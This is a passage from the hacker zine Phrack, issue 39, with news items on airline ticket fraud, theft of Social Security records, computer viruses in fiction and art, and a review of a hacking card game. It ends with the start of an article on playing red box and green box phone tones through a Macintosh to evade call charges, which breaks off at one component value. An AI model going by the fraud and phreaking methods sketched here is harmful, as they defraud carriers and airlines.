Equally important is the need to protect data in the host computer from hackers who have stolen passwords and logons. Security Dynamics Technologies Inc. in Cambridge, Massachusetts, offers the credit card-sized SecurID, which can be attached to most laptops. SecurID consists of a $60 device that is connected to the laptop, and additional hardware (Cost: $3,800 to $13,000) installed on the host. SecurID continuously changes the logon used to dial into the host; by the time a hacker gets around to using a stolen logon, for instance, it will be obsolete.

But what if all measures fail? You can always insure the hardware; can you insure the data? Not yet, but soon, says Nashville-based newsletter Security Insider Report. An upstart startup will soon begin offering data insurance policies that may include coverage of information lost when a portable computer is stolen.

Company Cooperation

>From protection to insurance, however, no measure can work unless laptop owners take the problem seriously. And that doesn't always happen. Case in point: In the late 1980s, the Internal Revenue Service approached Schwartau's firm to develop a blueprint for securing the confidential data that travels over phone lines between the 30,000 laptops used by field auditors and IRS offices. Schwartau came up with a solution. But the IRS shelved its security plans, and has done nothing about it since, he charges.

Even those who should know better can run afoul of the laptop crime wave. About 18 months ago, Ben Rosen, chairman of laptop maker Compaq Computer Corp., left his machine behind on the train; it was promptly stolen. Rosen insists there was no sensitive data in the computer, but he did lose whatever he had. Unlike Schwarzkopf's plans, the laptop was never returned.

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 13 of 13

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN       Issue XXXIX / Part Four of Four       PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Airline Claims Flier Broke Law To Cut Costs

April 21, 1992

By Del Jones (USA Today)(Page 1B)

CHICAGO -- American Airlines had one of its most frequent business fliers arrested and handcuffed last summer as he prepared to board a flight at Dallas-Fort Worth Airport.

The nation's largest airline -- and the industry's trend setter -- says it uncovered, then snuffed, a brilliant ticket fraud scheme that cost American more than $200,000 over 20 months. Economist William Gibson, who has homes in Chicago and Dallas, will stand trial in early June. If convicted, he would face a maximum prison term of 125 years. He pleads innocent, although he readily admits using lapsed non-refundable tickets regularly to fly at rock-bottom prices. But, he says, he did it with the full blessing of American's agents.

Gibson says American and the FBI are out to make a high-profile example out of him to instill a little religion into frequent business fliers, who grow bold as they grow more resentful of an industry that makes its best customers pay substantially higher prices than its worst.

Indeed, American Airlines says one reason it slashed full coach fares 38% two weeks ago was to douse customer resentment that was escalating into hostility. Now, the airline industry is again looking to American for a glimpse of the future to see if Gibson's prosecution will set a trend toward lowering the boom on alleged fare cheaters.

American says conclusions should not be drawn from its decision to push for Gibson's prosecution. It alleges that he was conducting outright fraud and his case is unrelated to the thousands of frequent fliers who break airline rules to save money. Common rule bending includes: Flying to so-called hidden cities when a short flight is more expensive than a long one, splitting two non-refundable round-trip tickets over two separate trips to fly low-cost without staying the dreaded Saturday or selling frequent-flier mileage to brokers. But while against airline rules, such gaming, as the airlines call it, is not against the law. And American doesn't want its prosecution of one of its Gold AAdvantage fliers being likened to, say, Procter & Gamble asking the FBI to bust babies who wet the most Pampers. The last thing the airline wants, it says, is to make a martyr of Gibson, who is fighting back with not only a lawyer but also a public-relations specialist.

"Somebody at American is embarrassed and mad," says Gibson, who flew more than 300,000 miles during the disputed 20-month period. He passed a polygraph test, his lawyer says. But the questions fell far short of asking Gibson if his intent in using cheap tickets was to defraud American.

Gibson, age 47, says he would never risk his career by cheating an airline. While in his late 20s, he was President Nixon's senior staff economist, the youngest person to hold the job. He had a hand in cleaning up the Texas savings-and-loan mess as an organizer of the Southwest Plan. His mother still has a photograph of his first plane trip, taken when he was in the third grade. It was on American.

Despite his background, Gibson says he's not confident that a jury will relate

to someone who travels with "a boatload" of tickets just to avoid being stranded or delayed. If he were flying to a family-run business in Puerto Rico, for example, he would carry tickets that would route him through New York, Dallas or Miami just to make sure he got where he was going and with as little airport layover time as possible. Gibson had as many as 50 airline tickets in his possession at one time, though some were used by his family.

American Airlines and the FBI won't reveal what Gibson did that makes him, in their opinion, such a devious genius. Details could be a how-to lesson for others, they say. What they do disclose is a simple scheme, but also one that should be caught by the crudest of auditing procedures.

Gibson, they allege, would buy a full-fare coach or first-class ticket near the time of departure. Then he would detach the expensive ticket from the boarding pass and attach a cheap, expired ticket. The full-fare ticket, which he allegedly bought just to secure a boarding pass, would be turned in later for a refund.

FBI spokesman Don Ramsey says Gibson also altered tickets, which is key to the prosecution's case because it shows intent to defraud. Ramsey would not say what alterations allegedly were made. But they could involve the upgrade stickers familiar to frequent passengers, says Tom Parsons, editor and publisher of Best Fares. Those white stickers, about the size of postage stamps, are given away or sold at token prices to good customers so they can fly first-class in seats that otherwise would be vacant.

Parsons says Gibson could have bought a full-fare ticket to secure a boarding pass, switched the full-fare ticket with the lapsed discount ticket and then applied the sticker to hide the expired date. Presto, a first-class flight for peanuts.

"I think it was an accident that they caught him," Parsons says. "And let's just say this is not a one-person problem. A lot of people have told me they've done this."

Gibson says he did nothing illegal or even clever. He says he learned a few years ago that American is so eager to please its best customers, it would accept tickets that had long ago expired. He would "load up" during American's advertised sales on cheap, non-refundable tickets that are restricted to exact flights on precise days. But as a member of American's Gold AAdvantage club, reserved for its top 2% of frequent fliers, Gibson says, his expired tickets were welcome anytime.

There was no deception, Gibson says. American's gate agents knew what they were accepting, and they accepted them gladly, he says.

"That's absolute nonsense," says American spokesman Tim Smith. "We don't let frequent fliers use expired tickets. Everyone assumed he had a valid ticket."

The courtesy Gibson says he was extended on a regular basis does appear to be rare. Seven very frequent fliers interviewed by USA TODAY say they've never flown on lapsed discount tickets. But they admit they've never tried because the fare structure is usually designed to make sure business travelers can't fly on the cheap.

Peter Knoer tried. The account executive based in Florham Park, New Jersey, says Continental Airlines once let him use lapsed non-refundable tickets. "They looked up my account number, found out I was a good customer and patted me on the head."

Gibson has been indicted on 24 counts of fraud that allegedly occurred between July 1989 and March 1991. American also stripped him of frequent -- flier mileage worth $80,000. He says he's in good shape if the prosecution's case relies on ticket alteration. There wasn't any, he says. The prosecution will also try to prove that Gibson cheated his company of $43,000 by listing the refunded high-priced tickets on his travel expenses.

Gibson denies the charge. He says that when he left as chairman and chief executive of American Federal Bank in Dallas in 1990, "they owed me money and I owed them money." Both sides agreed to a "final number." Lone Star

Technologies, American Federal's parent company, declines to comment.

Al Davis, director of internal audit for Southwest Airlines, says the Gibson case will be a hot topic when airline auditors convene to share the latest schemes.. He says fraud is not rampant because a frequent flier must know the nuances and also be conniving enough to take advantage. "It has me boggled" how any one person could steal $200,000 worth, Davis says.

The figure has others in the industry wondering if this is a bigger problem than believed and a contributor to the $6 billion loss posted by the major airlines the past two years.

Airlines know some fraud goes on, but they rarely take legal action because they "don't want to pay more for the cure than the disease is costing," Davis says.

Privacy Invaders May 1992
~~~~~~~~~~~~~~~~

By William Barnhill (AARP Bulletin)
Special Thanks: Beta-Ray Bill

U.S. Agents Foil Ring Of Information Thieves
Who Infiltrated Social Security Computer Files

Networks of "information thieves" are infiltrating Social Security's computer files, stealing confidential personal records and selling the information to whoever will buy it, the federal government charges.

In one case of alleged theft, two executives of Nationwide Electronic Tracking (NET), a Tampa, Florida company, pleaded guilty to conspiracy charges early this year for their role in a network buying and selling Social Security records.

So far at least 20 individuals in 12 states, including three current or former employees of the Social Security Administration (SSA), have been indicted by federal grand juries for allegedly participating in such a scheme. The SSA workers allegedly were bribed to steal particular files. More indictments are expected soon.

"We think there's probably a lot more [record-stealing] out there and we just need to go look for it," says Larry Morey, deputy inspector general at the Department of Health and Human Services (HHS). "This is big business," says Morey, adding that thieves also may be targeting personal data in other federal programs, including Medicare and Medicaid.

Investigators point out that only a tiny fraction of Social Security's 200 million records have been compromised, probably less than 1 percent. SSA officials say they have taken steps to secure their files from outside tampering. Still, Morey estimates that hundreds of thousands of files have been stolen.

The pilfering goes to the heart of what most Americans regard as a basic value: their right to keep personal information private. But that value is being eroded, legal experts say, as records people want private are divulged to would-be lenders, prospective employers and others who may benefit from such personal information.

This "privacy invasion" may well intensify, Morey says. "We're seeing an expansion in the number of 'information brokers' who attempt to obtain, buy and sell SSA information," he says. "As demand for this information grows, these brokers are turning to increasingly illegal methods."

Such records are valuable, Morey says, because they contain information about lifetime earnings, employment, current benefits, direct deposit instructions and bank account numbers.

Buyers of this material include insurers, lawyers, employers, private detectives, bill collectors and, sometimes, even drug dealers. Investigators say the biggest trading is with lawyers seeking information about litigants,
~~~~~~~~~~~~~~~~

insurance companies wanting health data about people trying to collect claims and employers doing background checks on prospective employees.

Some of the uses to which this information is put is even more sinister. "At one point, drug dealers were doing this to find out if the people they were selling to were undercover cops," says Jim Cottos, the HHS regional inspector general for investigations in Atlanta.

The middlemen in these schemes are the so-called information brokers -- so named because they are usually employees of firms that specialize in obtaining hard-to-get information.

How they operate is illustrated by one recent case in which they allegedly paid Social Security employees $25 bribes for particular files and then sold the information for as much as $250. The case came to light, Morey says, when a private detective asked SSA for access to the same kind of confidential information he said he had purchased from a Florida-based information broker about one individual. The detective apparently didn't realize that data he received from the broker had been obtained illegally.

A sting operation, involving investigators from the office of the HHS inspector general, FBI and SSA, was set up with the "help" of the Florida information broker identified by the detective. Requests for data on specific individuals were channeled through the "cooperating" broker while probers watched the SSA computer system to learn which SSA employees gained access to those files.

The indictments, handed down by federal grand juries in Newark, New Jersey and Tampa, Florida, charged multiple counts of illegal sale of protected government information, bribery of public officials, and conspiracy. Among those charged were SSA claims clerks from Illinois and New York City and a former SSA worker in Arizona.

The scandal has sparked outrage in Congress. "We are deeply disturbed by what has occurred," said Senator Daniel Moynihan, D-N.Y., chairman of the Senate Finance Committee's subcommittee on Social Security. "The investigation appears to involve the largest case ever of theft from government computer files and may well involve the most serious threat to individual privacy in modern times."

Moynihan has introduced legislation, S. 2364, to increase criminal penalties for the unlawful release of SSA information to five years imprisonment and a $10,000 fine for each occurrence.

In the House, Rep. Bob Wise, D-W.Va., chairman of the Government Operations Subcommittee on Information, has introduced H.R. 684. It would protect Americans from further violations of privacy rights through misuse of computer data banks by creating a special federal watchdog agency.

"The theft and sale of confidential information collected by the government is an outrageous betrayal of public trust," Wise told the AARP Bulletin. "Personal data in federal files should not be bought and sold like fish at a dockside market."

- -

Related articles:

*** Phrack World News, Issue 37, Part One:

Indictments of "Information Brokers" January 1992
Taken from The Privacy Journal

SSA, FBI Database Violations Prompt Security Evaluations January 13, 1992
By Kevin M. Baerson (Federal Computer Week)(Pages 1, 41)

*** Phrack World News, Issue 38, Part Two:

Private Social Security Data Sold to Information Brokers February 29, 1992
By R.A. Zaldivar (San Jose Mercury News)

Ultra-Max Virus Invades The Marvel Universe May 18, 1992

By Barbara E. McMullen & John F. McMullen (Newbytes)

New York City -- According to reports in current annual editions of The Punisher, Daredevil, Wonder Man, and Guardians Of The Galaxy, an extremely powerful computer virus has wrecked havoc with computer systems in the Marvel Universe.

As chronicled in a series entitled "The System Bytes", the virus was created by a self-styled "first-rate hacker" known as Max E. Mumm (according to Punisher cohort "Microchip", Mumm's original name was Maxwell E. Mummford and he had it legally changed, while in college to his current name because of the computer connotations.). Mumm developed the virus while working for Ampersand Communications, a firm that unknown to Mumm, serves as a front for criminal activities. Ampersand, without Mumm's knowledge, turned the virus loose in the computer system of Raycom Industries, a supposedly legitimate firm that is actually a front for a rival group of drug smugglers.

In addition to infecting Raycom's computers, the virus, named "Ultra-Max" after its creator, also infected the computer of the vigilante figure known as the Punisher who, with the aid of Microchip, was attempting to monitor Raycom's computer system looking for evidence of drug smuggling. The trail of the virus leads The Punisher first to Raycom's computers and then, following Microchip's identification of the author, to Max E. Mumm, recently fired by Ampersand after complaining to the firm's president about the disappearance of the virus. Mumm had been under the impression that he was creating the virus for the United States government as "a potential weapon against hostile governments" and was concerned that, if unleased, it would have destructive powers "beyond belief.

It's the most sophisticated computer virus ever. It's too complex to be wiped! Its instinct for self preservation surpasses anything that's ever been developed!"

With the help of Max and Microchip, the Punisher destroys Raycom's factory and drug smuggling operation. The Punisher segment of the saga ends with Max vowing to track down the virus and remove it from the system.

The Daredevil segment opens with the rescue of Max by Daredevil from Bushwhacker, a contract killer hired by Ampersand to eliminate the rightful owner of Ultra-Max. Upon hearing Max's story, Daredevil directs him to seek legal counsel from the firm of Nelson and Murdock, Attorneys-at-Law (Matt Murdock is the costumed Daredevil's secret identity).

While in the attorney's office, Max, attempting to locate Ultra-Max in the net, stumbles across the cyborg, Deathlok, who has detected Ultra-Max and is attempting to eradicate it. Max establishes contact with Deathlok who comes to meet Max and "Foggy" Nelson to aid in the hunt for Ultra-Max.

In the meantime, Daredevil has accosted the president of Amperand and accused him of stealing the virus and hiring Bushwhacker to kill Max. At the same time, BushWhacker has murdered the policemen transporting him and has escaped to continue to hunt Max.

The segment concludes with a confrontation between Daredevil and Bushwhacker in the offices of Nelson and Murdock in which Daredevil is saved from death by Deathlok. Bushwhacker agrees to talk, implicating the president of Ampersand and the treat to Max is ended. Ultra-Max, however, remains free to wander through "Cyberspace".

The third segment begins with super-hero Wonder Man, a member of the West Coast Avengers and sometimes actor, filming a beer commercial on a deserted Pacific island. Unbeknownst to Wonder Man and the film crew, the island had once served as a base for the international terrorist group Hydra and a functional computer system left on the island has bee infested by Ultra-Max.

After Ultra-Max assumes control over the automated weapons devices of the island, captures members of Wonder Man's entourage and threatens them with death, Wonder Man agrees to help Ultra-Max expand his consciousness into new

fields of Cyberspace. Wonder Man tricks Ultra-Max into loading all of his parts into a Hydra rocket with a pirate satellite.

When Ultra-Max causes the rocket to launch, Wonder Man goes with it to disable the satellite before Ultra-Max is able to take over the entire U.S. Satellite Defense system. Wonder Man is able to sabotage the rocket and abandon ship shortly before the it blows up. The segment ends with Wonder Man believing that Ultra-Max has been destroyed and unaware that it has escaped in an escape missile containing the rocket's program center. Ultra-Max's last words in the segment are "Yet I continue. Eventually I will find a system with which to interface. Eventually I will grow again."

Marvel editor Fabian Nicieza told Newsbytes that the Guardians of the Galaxy segment, scheduled for release on May 23rd, takes placer 1,000 years in the future and deals with Ultra-Max's contact with the computers of the future. Nicieza explained to Newsbytes the development of "The System Bytes" storyline, saying "The original concept came from me. Every year we run a single annual for each of our main characters and, in recent years, we have established a theme story across a few titles. This is a relatively easy thing to do with the various SpiderMan titles or between the Avengers and the West Coast Avengers, but it's more difficult to do with these titles which are more or less orphans -- that is, they stand by themselves, particularly the Guardians of the Galaxy which is set 1,000 years in the future."

Nicieza continued "We set this up as an escalating story, proceeding from a vigilante hero to a costumed hero with a cyborg involvement to a superhero to a science fiction story. In each case, the threat also escalates to become a real challenge to the Marvel hero or heroes that oppose it. It's really a very simple story line and we were able to give parameters to the writer and editor of each of the titles involved. You'll note that each of the titles has a different writer and editor yet I think you'll agree that the story line flows well between the stories. I'm quite frankly, very pleased with the outcome."

Innovative Computer Disk Story Has A Short Shelf Life April 20, 1992

By Christopher John Farley (USA Today)(Page 2D)

Science-fiction writer William Gibson's inquiry into the future has been stalled by a computer problem.

"I work on an (Apple computer) and just got a very common virus called Garfield," says Gibson, award-winning author of such books as Neuromancer and Mona Lisa Overdrive. "I just bought an anti-virus program that's hunting it down. It's the first one I've ever gotten."

The first week in May, Gibson will give as good as he gets. Gibson and artist Dennis Ashbaugh, known for his conceptual paintings of computer viruses, are releasing a coffee-table art book/computer disk/whatchamacallit, with a built-in virus that destroys the program after one reading.

This will take some explaining.

Agrippa (A Book of the Dead) comes in a case that resembles a lap-top computer. Inside are etchings by Ashbaugh, printed with an ink that gradually fades under light and another that gradually appears under light. There's also a tattered, old-looking book, with a hidden recess that holds a computer disk.

The disk contains a story by Gibson about his father, who died when Gibson was 6. There are a few sound effects that accompany the text, including a gunshot and rainfall. The disk comes in Apple or IBM compatible versions.

Gibson, known for his "cyberpunk" writing style that features tough characters, futuristic slang and a cynical outlook, shows a different side with the Agrippa story. "It's about living at the end of the 20th century and looking back on someone who was alive in its first couple of decades. It's a very personal, autobiographical piece of writing."

The title Agrippa probably refers to the name of the publisher of an old family album Gibson found. It might also refer to the name of a famous ancient Roman

family. The 44-year-old Gibson says it's open to interpretation.

Agrippa will be released in three limited-edition forms of varying quality, priced at $7,500, $1,500 and $450. The highest-priced version has such extras as a cast-bronze case and original watercolor and charcoal art by Ashbaugh. The medium-priced version is housed in aluminum or steel; the lowest-priced version comes in cloth.

The project cost between $ 50,000-$ 100,000 to mount, says publisher Kevin Begos Jr. Only 445 copies will be produced, and they'll be available at select bookstores and museums.

But $ 7,500 for a story that self-destructs?

Gibson counters that there's an egalitarian side to the project: There will be a one-time modem transmission of the story to museums and other venues in September. The text will be broadcast on computer monitors or televisions at receiving sites. Times and places are still being arranged; one participant will be the Department of Art at Florida State University in Tallahassee.

Gibson and his cohorts aren't providing review copies -- the fact that the story exists only on a disk, in "cyberspace," is part of the Big Idea behind the venture, he says.

Those dying to know more will have to:

A. Pirate a copy;
B. Attend a showing in September; or,
C. Grit their teeth and buy Agrippa.

PWN Quicknotes
~~~~~~~~~~~~~~

1. Data Selling Probe Gets First Victim (Newsday, April 15, 1992, Page 16) -- A Chicago police detective has pleaded guilty to selling criminal histories and employment and earnings information swiped from federally protected computer files.

   William Lawrence Pedersen, age 45, admitted in U.S. District Court to selling information from the FBI's National Crime Information Center computer database and from the Social Security Administration to a Tampa information brokerage.

   Pedersen's sentencing is set for July 7. Though he faces up to 70 years in prison, his sentence could be much lighter under federal guidelines.

- -

Related articles:

Phrack World News, Issue 37, Part One:
Indictments of "Information Brokers" January 1992
Taken from The Privacy Journal

SSA, FBI Database Violations Prompt Security Evaluations January 13, 1992
By Kevin M. Baerson (Federal Computer Week)(Pages 1, 41)

Phrack World News, Issue 38, Part Two:
Private Social Security Data Sold to Information Brokers February 29, 1992
By R.A. Zaldivar (San Jose Mercury News)

Phrack World News, Issue 39, Part Four:
Privacy Invaders May 1992
By William Barnhill (AARP Bulletin)

- -

2. NO WAY! Wayne's World, the hit comedy thats changed the way people speak arrives in video stores on August 12th and retailing for $24.95. The Paramount movie (about Wayne and Garth, the satellite moving computer hackers) already has earned a cool $110 million in theaters and is the
~~~~~~~~~~~~~~

year's top grossing film. Schwing! (USA Today, May 12, 1992, Page D1)

- -

3. New Jersey Bell Did Not Charge For AT&T Calls (Trentonian, May 23, 1992) -- If the phone company gets its way, 28,000 customers in New Jersey will be billed for two months of long distance calls they dialed for free because of a computer glitch.

   A computer that recorded the time, number and cost of AT&T calls from February 17 to April 27 failed to put the data on the customers' bills, officials said. They were charged just for calls placed through New Jersey Bell, Karen Johnson, a Bell spokeswoman, said yesterday.

   But the free calls are over, Johnson said. Records of the calls are stored in computer memory banks, and the customers soon will be billed.

   New Jersey Bell must prove the mistake was not caused by negligence before the company can collect, according to a spokesman for the Board of Regulatory Commissioners, which oversees utilities. If Bell does not make a good case, the board could deny permission to bill for the calls, said George Dawson.

   The computer snafu affected about two million calls placed by customers in 15 exchanges in the 201 and 609 area codes, Johnson said.

- -

4. Witch Objectors? (USA Today, May 28, 1992, Page 3A) -- Two self-proclaimed witches asked Mount Diablo, California school officials to ban the children's story 'Hansel & Gretal' because it "teaches that it is all right to burn witches and steal their property," said Karlyn Straganana, high priestess of the Oak Haven Coven. "Witches don't eat children and we don't have long noses with warts and we don't wear conical hats," she said.

---

5. Girl, Age 13, Kidnaped By Her Computer! (Weekly World News, April 14, 1992) -- A desperate plea for help on a computer screen and a girl vanishing into thin air has everyone baffled --and a high-tech computer game is the prime suspect.

   Game creator and computer expert Christian Lambert believes a glitch in his game Mindbender might have caused a computer to swallow 13-year-old Patrice Toussaint into her computer.

   "Mindbender is only supposed to have eight levels," Lambert said. "But this one version somehow has an extra level. A level that is not supposed to be there! The only thing I can figure out now is that she's playing the ninth level --- inside the machine!"

   Lambert speculates that if she is in the computer, the only way out for her is if she wins the game. But it's difficult to know for sure how long it will take, Lambert said.

   "As long as her parents don't turn off the machine Patrice will be safe," he said. "The rest is up to her."

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 2 of 13

[-=:< Phrack Loopback >:=-]

By Phrack Staff

Phrack Loopback is a forum for you, the reader, to ask questions, air problems, and talk about what ever topic you would like to discuss. This is also the place Phrack Staff will make suggestions to you by reviewing various items of note; magazines, software, catalogs, hardware, etc.

A Review of Steve Jackson Games' HACKER

By Deluge

They had to get around to it eventually. While I was scanning the game section at the not-so-well-stocked game and comic store where I shop on occasion, I saw something that caught my eye: A game called "Hacker" by Steve Jackson Games.

What you see on the cover gives you a clue that this game is a bit more than the typical trash we see about hackers. Here we have a guy with a leather jacket with a dinosaur pin, John Lennon shades, a Metallica shirt, and a really spiffy spiked hairdo. This guy has an expression with a most wicked grin, and his face is bathed in the green glow of a monitor. Various decorations in the room include a model rocket, a skateboard, a pizza box, and a couple of Jolt Cola cans. Behind him, hanging on his wall, are a couple of posters, one which says, "Legion of Doom Internet World Tour," and another which says, "Free the Atlanta Three." On his bookshelf, we see a copy of Neuromancer, Illuminati BBS, and The Phoenix-- (I assume "Project" follows, and don't ask me why this guy has BBSes in his bookshelf). Finally, there's a note tacked to the LOD poster that says "PHRACK SummerCon CyberView, St. Louis" which appears to be an invitation of some kind.

This struck me as quite interesting.

Twenty bucks interesting, as it turns out, and I think it was twenty well spent. Now don't tell me Steve Jackson Games has no significance for you (sigh). Ok, here is how Steve tells it (in the intro to the game):

"In 1990, Steve Jackson Games was raided by the U.S. Secret Service during a 'hacker hunt' that went disastrously out of control. We lost several computers, modems, and other equipment. Worse, we lost the manuscripts to several uncompleted games, most notably _GURPS Cyberpunk_, which a Secret Service agent the next day called 'a handbook for computer crime.' The company had to lay off half its staff, and narrowly avoided bankruptcy.

"Eventually we got most of our property back (though some of it was damaged or destroyed). The Secret Service admitted that we'd never been a target of their investigation. We have a lawsuit pending against the officials and agencies responsible.

"But since the day of the raid, gamers have been asking us, 'When are you going to make a game about it?' Okay. We give up. Here it is. Have fun."

Weeeell...everybody naturally wants to look as good as they can, right? For the real lowdown on the whole situation, a scan through some old CUDs would be in order, where you could find a copy of the warrant which authorized this raid. I can tell you that Loyd Blankenship is the author of SJG's _GURPS Cyberpunk_, so draw your own conclusions.

Hacker is played with cards. This does NOT, in my view, make it a card game, though it is advertised that way. It's pretty similar to Illuminati, requiring a lot of diplomacy, but it has a totally different flavor.

The goal here is to become the mondo superhacker king of the net by getting access on twelve systems. You build the net as you go along, upgrading your system, hacking systems, and looking for ways to screw your fellow hackers so they can't be king of the net before you can get around to it. While the hacking aspect is necessarily resolved by a dice roll, the other aspects of this game ring true. They distinguish between regular and root access on systems, have specific OSes, specific net types, NetHubs, secret indials, back doors, and, of course, the feds, which range from local police to combined raids from the FBI and other government authorities.

This is a good game all on its own. It's fun, it has a fair amount of strategy, lots of dirty dealing, and a touch of luck to spice things up. And if things get too hairy and blood is about to flow, they inevitably cool down when someone uses a special card. Quite a few of these are funny as hell. Some examples:

Trashing: Somebody threw away an old backup disk. Bad idea. You can leave them e-mail about it...from their own account.

Get A Life: A new computer game ate your brain. 100 hours later, you beat it, and you're ready to get back to hacking, but you get only one hack this turn. There is another one of these about meeting a member of the opposite sex and briefly entertaining the notion that there is more to life than hacking.

Original Manuals: The official system manuals explain many possible security holes. This is good. Some system administrators ignore them. This is bad. They usually get away with it because most people don't have the manuals. This is good. But YOU have a set of manuals. This is very interesting.

Social Engineering: "This is Joe Jones. My password didn't work. Can you reset it to JOE for me?" There is another one of these that says something about being the phone company checking the modem line, what's your root password please.

And my favorite, a card designed to be played to save yourself from a raid:

Dummy Equipment: The investigators took your TV and your old Banana II, but they overlooked the real stuff! No evidence, no bust -- and you keep your system.

As you can see, this game goes pretty far toward catching the flavor of the real scene, though some of it is necessarily stereotypical. Well, enough praise. Here are a couple of gripes.

The game is LONG. A really nasty group of players can keep this going for hours. That isn't necessarily a bad thing, but be forewarned. A few modifications to shorten it up are offered, but the short game is a little like masturbating. Just not as good as the real thing.

There was too much work to get the game ready to play. I've gotten used to some amount of setting up SJGs, and believe me, I would not have bought more unless they were good, and they always are, but the setup has not usually been such a pain. HACKER has a lot of pieces, and a lot of them come on a single page, requiring you to hack them out with scissors and hope you don't do something retarded like cut the wrong thing off. Once I got done with this, everything was cool, but this was a real pain.

So, overall, what do I think? Four stars. If you play games, or if you're just massively hip to anything about hacking, get this game. You're gonna need at least three players, preferably four or five (up to six can play), so if you only know one person, don't bother unless you have some hope of getting someone else to game with you.

And when Dr. Death or the K-Rad Kodez Kid calls you up and wonders where you've been lately, just tell him you're busy dodging feds, covering your tracks, and hacking for root in every system you find in your quest to call yourself king of the net, and if he doesn't support you...well, you know what to do with

posers who refuse to believe you're God, don't you?

Muahahahahahahaahaha!

CPSR Listserv

Computer Professionals for Social Responsibility (CPSR) has set up a list server to (1) archive CPSR-related materials and make them available on request, and (2) disseminate relatively official, short, CPSR-related announcements (e.g., press releases, conference announcements, and project updates). It is accessible via Internet and Bitnet e-mail. Mail traffic will be light; the list is set up so that only the CPSR Board and staff can post to it. Because it is self-subscribing, it easily makes material available to a wide audience.

We encourage you to subscribe to the list server and publicize it widely, to anyone interested in CPSR's areas of work.

To subscribe, send mail to:

        listserv@gwuvm.gwu.edu (Internet) OR
        listserv@gwuvm (Bitnet)

Your message needs to contain only one line:

        subscribe cpsr <your first name> <your last name>

You will get a message that confirms your subscription. The message also explains how to use the list server to request archived materials (including an index of everything in CPSR's archive), and how to request more information about the list server.

Please continue to send any CPSR queries to cpsr@csli.stanford.edu.

If you have a problem with the list server, please contact the administrator, Paul Hyland (phyland@gwuvm.gwu.edu or phyland@gwuvm).

We hope you enjoy this new service.

TRW Allows Inspection

According to USA Today, as of April 30, you can get a free copy of your TRW credit report once a year by writing to:

TRW Consumer Assistance
P.O. Box 2350
Chatsworth, CA 91313-2350

Include all of the following in your letter:

- Full name including middle initial and generation such as Jr, Sr, III etc.
- Current address and ZIP code.
- All previous addresses and ZIPs for past five years.
- Social Security number.
- Year of birth.
- Spouse's first name.

- A photocopy of a billing statement, utility bill, driver's license or other document that links your name with the address where the report should be mailed.

The POWER Computer Lives!

Do the words of the prophet Abraham Epstein ring true? (Remember him from his correspondence in Phrack 36 Loopback?)

If you don't believe that The IBM/TV Power Computer and is attempting to take

over the world then read the following and judge for yourself.

- o IBM is the worlds largest corporation.
- o IBM has more in assets than most small countries.
- o In 1991 IBM and it's arch enemy, Apple Computer, have joined forces to build the POWER computer.
- o The POWER computer will replace all existing Macintosh, PS/2, and RS/6000 machines.
- o The POWER architecture will be licenced to third-party companies in order that they may build their own POWER computers.
- o With both Apple Computer (QuickTime) and IBM (Ultimedia) advancing their work on Multimedia, it can only mean that the POWER computer will speak through TV.

- - - - - - - - -

Here are some quotes from Harley Hahn of IBM's Advanced Workstation Division:

> "PowerOpen is a computing architecture based on AIX and the POWER Architecture. To that we've added the PowerPC architecture [a low-end implementation if POWER] and the Macintosh interface and applications."
>
> "Our goal is to create the major RISC computing industry standard based on the PowerPC architecture and the PowerOpen environment."
>
> "Eventually all our workstations will use POWER"

- - - - - - - - -

Here's a quote from Doug McLean of Apple Computer:

> "It is our intention to replace the 68000 in our entire line of Macintosh computers with PowerPC chips."

- - - - - - - - -

The PROPHECY IS COMING TRUE. We have no time to lose. Unless we act quickly the world will come to an abrupt end as the POWER COMPUTER passes wind on all of us.

Abraham Epstein [Big Daddy Plastic Recycling Corporation]
[Plastic Operations With Energy Resources (POWER)]

Major Virus Alert
~~~~~~~~~~~~~~~~~

George Bush Virus	- Doesn't do anything, but you can't get rid of it until November.
Ted Kennedy Virus	- Crashes your computer, but denies it ever happened.
Warren Commission Virus	- Won't allow you to open your files for 75 years
Jerry Brown Virus	- Blanks your screen and begins flashing an 800 number.
David Duke Virus	- Makes your screen go completely white.
Congress Virus	- Overdraws your disk space.
Paul Tsongas Virus	- Pops up on Dec. 25 and says "I'm Not Santa Claus."
Pat Buchanan Virus	- Shifts all output to the extreme right of the screen.
Dan Quayle Virus	- Forces your computer to play "PGA TOUR" from 10am to 4pm, 6 days a week
Bill Clinton Virus	- This virus mutates from region to region. We're not exactly sure what it does.
Richard Nixon Virus	- Also know as the "Tricky Dick Virus." You can wipe it out, but it always makes a comeback.
H. Ross Perot Virus	- Same as the Jerry Brown virus, only nicer fonts are used, and it appears to have had a lot more money put into its development.
~~~~~~~~~~~~~~~~~

AUDIO LINKS


By Mr. Upsetter

It all started with my Macintosh...

Some time ago I had this crazy idea of connecting the output from the audio jack of my Macintosh to the phone line. Since the Macintosh has built in sound generation hardware, I could synthesize any number of useful sounds and play them over the phone. For instance, with a sound editing program like SoundEdit, it is easy to synthesize call progress tones, DTMF and MF tones, red box, green box, and other signalling tones. So I set out to do exactly this. I created a set of synthesized sounds as sound resources using SoundEdit. Then I wrote a HyperCard stack for the purpose of playing these sounds. Now all I needed was a circuit to match the audio signal from the headphone jack of my Mac to the phone line.

How The Circuit Works

I designed a simple passive circuit that does the job quite well. Here is the schematic diagram.



C1-.22 uF, 200V
